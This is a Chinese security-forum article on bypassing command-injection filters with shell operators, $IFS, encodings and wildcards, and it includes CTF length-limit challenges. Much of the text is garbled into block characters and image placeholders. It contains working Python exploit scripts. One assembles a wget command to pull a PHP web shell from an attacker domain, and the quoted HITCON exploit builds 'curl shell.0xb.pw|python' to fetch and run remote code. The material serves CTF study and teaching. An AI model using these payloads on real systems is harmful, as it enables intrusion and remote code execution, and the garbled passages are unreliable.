登录

Bypass一些命令注入限制的姿势

By七友 / 2019-02-01 09:05:00 / 浏览数 4473 技术文章 技术文章 顶(1) 踩(0)

命令注入

OS命令注入(也称为shell注入)是一种web安全漏洞，它允许攻击者在运行应用程序的服务器上执行任意操作系统(OS)命令，通常会完全破坏应用程序及其所有数据。通常，

前置知识

说到命令注入，我们不得不提到命令注入中几个常用的符号。

&&

```
command1 && command2 [&& command3 ...]
1 ■■■■■■■ && ■■■■■■■■■■■■■
2 ■■■ && ■■■■■■■■■■■■■■■■ $? == 0■■&& ■■■■■■■■■■■■
3 ■■■■■■■■■■■■■■■■■ $? == 1■■■■■■■■■■■■■■■
```

|(管道符号)

```
| ■■■■■■■■■■■■■■■■■■■■■■■■■■
```

||

```
command1 || command2 [|| command3 ...]
1 ■■■■■■■ || ■■■■■■■■■■■■■■
2 ■■■ || ■■■■■■■■■■■■■■■■ $? == 1■■|| ■■■■■■■■■■■■■■■ c ■■■■■■■■■■■■■■■■■■■■■■■■■■■■
3 ■■■■■■■■■■■■■■■■■■ $? == 0■■■■■■■■■■■■■■■■
```

&

```
& ■■■■■■■■■■■■
```

；(分号)

```
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
```

``和$()

```
■bash■■$( )■` `■■■■■■■■■■■■■■■■■■
■■■■■■■■
1. ` ` ■■■■■■■■■■ unix shell ■■■■■■■■ shell■■■■■■■■■■■■■■■■■■■■■■■■■■■■
2. $()■■■■■■■■■$()■■■■■■shell■■■■■
```

()和{}

```
■■■■■■■■■■■■■■■■■■shell■■■■■■■■■■■■■■■■shell■■■■■■shell■■■■■■■■■
(command1;command2;command3....)
{ command1;command2;command3…} #■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
```

```
■■■■■
()■{}■■■■■■■■■■■■■■■,■■■■■■■■;■■■■
■■■■
()■■■■■■■■■■■■■■■shell■■■■■,{}■■■■■■■■■shell■■
()■■■■■■■■■■■■■■■,{}■■■■■■■■■■■■
()■■■■■■■■■■■■■■■■■■■■■,{}■■■■■■■■■■■■■■■■■■■■■■■
()■{}■■■■■■■■■■■■■■■■■■■■■■,■■■■■■■■■■■■■■■■■■■■■■■
```

Shell 输入/输出重定向

来自菜鸟教程：

■■■ UNIX ■■■

■■■■■
command > file■■■■■■■■ file■
command < file■■■■■■■■ file■
command >> file■■■■■■■■■■■■■■ file■
n > file■■■■■■■■ n ■■■■■■■ file■
n >> file■■■■■■■■ n ■■■■■■■■■■■■■ file■
n >& m■■■■■■ m ■ n ■■■
n <& m■■■■■■ m ■ n ■■■
<< tag■■■■■■ tag ■■■■■ tag ■■■■■■■■■■

■■■■■■■■■■■ 0 ■■■■■■■■STDIN■■1 ■■■■■■STDOUT■■2 ■■■■■■■■STDERR■■

正则表达式

^
■■■■■■■■■■■■■

$
■■■■■■■■■■■■■

*
■■■■■■■■■■■■■■

+
■■■■■■■■■■■■■■■

?
■■■■■■■■■■■■■■■

{n}
n ■■■■■■■■■■■■■ n ■■

{n,}
n ■■■■■■■■■■■■n ■■

{n,m}
m ■ n ■■■■■■■■■n <= m■■■■■ n ■■■■■■ m ■■

?
■■■■■■■■■■■■■■■■ (*, +, ?, {n}, {n,}, {n,m}) ■■

.
■■■■■■■\n■\r■■■■■■■■■■■

[xyz]
■■■■■■■■■■■■■■■■■■


还有一些内置的通用字符簇

[[:alpha:]] ■■■■
[[:digit:]] ■■■■
[[:alnum:]] ■■■■■■■
[[:space:]] ■■■■■■
[[:upper:]] ■■■■■■
[[:lower:]] ■■■■■■
[[:punct:]] ■■■■■■
[[:xdigit:]] ■■16■■■■■■■■■[0-9a-fA-F]


示例

一些常见的限制


通配符*和?的使用



[]和{}的使用




{...}与[...]有一个很重要的区别。如果匹配的文件不存在，[...]会失去模式的功能，变成一个单纯的字符串，而{...}依然可以展开。




空格绕过

使用<和>



使用特殊变量:$IFS


IFS■■■■■■■■■■■■■■■■tab, ■■■)




关键字过滤绕过


使用$*和$@，$x(x代表1-9),${x}(x>=10)
PS：因为在没有传参的情况下，上面的特殊变量都是为空的

使用反斜杠




使用变量






使用特殊变量${9}


${9}■■■■■■




使用编码
base64




16进制







8进制



使用双引号和单引号



花括号还有一种用法：{command,argument}，




使用%0a(\n)，%0d(\r)，%09(\t)等字符也可以bypass一些过滤，这里就会不多去赘述了

长度限制

例题1

```
<?php
   $param = $_POST['param'];
   if(strlen($param) < 17){
       eval($param);
   }
?>
```


很简单，长度不能大于等于17，直接在eval里面再用一个eval就可以了。



例题2

```
<?php
if(strlen($_GET[1])<8){
   echo shell_exec($_GET[1]);
}
?>
```


这里要用到我们前面所讲到的重定向，n > file：将文件描述符为 n 的文件重定向到 file。
既然我们不能一次执行一条完整的命令，我们可以分为多次
举个简单的例子



ls是默认以文件名排序的，所以我们为了控制我们命令的顺序，可以使用ls -t按时间逆序。
不过这里考虑到直接写shell有点麻烦（因为php中的一些符号用到shell中是有意义的，要各种转义，为了节省代码量我们直接用curl或者是wget从服务器dump一个shell下
exp如下：

```
import requests
name=[">php\\",">\\ 1.\\\\",">\\ -O\\\\",">cn\\\\",">\\ a.\\\\",">wget\\\\"]
#■■■■hosts■■■■a.cn■■■■■■■■■■■■
#index.html■■■php■shell
url="http://192.168.163.128/test.php"
for x in name:
   print x
```

```
   param={'1':x}
   a=requests.get(url,params=param)
param1={'1':'ls -t>a'}
param2={'1':'sh a'}
requests.get(url,params=param1)
requests.get(url,params=param2)
b=requests.get("http://192.168.163.128/1.php")
if b.status_code == 200:
   print "ok!"
else:
   print "bad!"
```




可以发现成功写了shell

例题3

HITCON CTF 2017-BabyFirst Revenge

```
<?php
  $sandbox = '/www/sandbox/' . md5("orange" . $_SERVER['REMOTE_ADDR']);
  @mkdir($sandbox);
  @chdir($sandbox);
  if (isset($_GET['cmd']) && strlen($_GET['cmd']) <= 5) {
      @exec($_GET['cmd']);
  } else if (isset($_GET['reset'])) {
      @exec('/bin/rm -rf ' . $sandbox);
  }
  highlight_file(__FILE__);
```

这个字符长度限制不能大于5个，我们写字符还是可以的，但是我们的ls -t>a用不了，不过我们可以用前面的思路，把ls -t>a拆分为几段放在一个文件中，然后再执行。



可以发现2-5行是可以执行ls -t>g的，然后后面的步骤就和前面一题一样了，这里就不多赘述了

贴一下Orange师傅的exp：

```
import requests
from time import sleep
from urllib import quote
payload = [
  # generate `ls -t>g` file
  '>ls\\',
  'ls>_',
  '>\ \\',
  '>-t\\',
  '>\>g',
  'ls>>_',
  # generate `curl orange.tw.tw>python`
  # curl shell.0xb.pw|python
  '>on',
  '>th\\',
  '>py\\',
  '>\|\\',
  '>pw\\',
  '>x.\\',
  '>xx\\',
  '>l.\\',
  '>el\\',
  '>sh\\',
  '>\ \\',
  '>rl\\',
  '>cu\\',
  # exec
  'sh _',
  'sh g',
]
# r = requests.get('http://localhost/tmp/?reset=1')
```

```
for i in payload:
  assert len(i) <= 5
  r = requests.get('http://localhost/tmp/?cmd=' + quote(i) )
  print i
  sleep(0.2)
```

Reference

https://portswigger.net/web-security/os-command-injection
https://mp.weixin.qq.com/s/Hm6TiLHiAygrJr-MGRq9Mw

上一篇：某CMS一处神奇的注入 下一篇：某应急响应样本分析

1. 0 条回复
   - 动动手指，沙发就是你的了！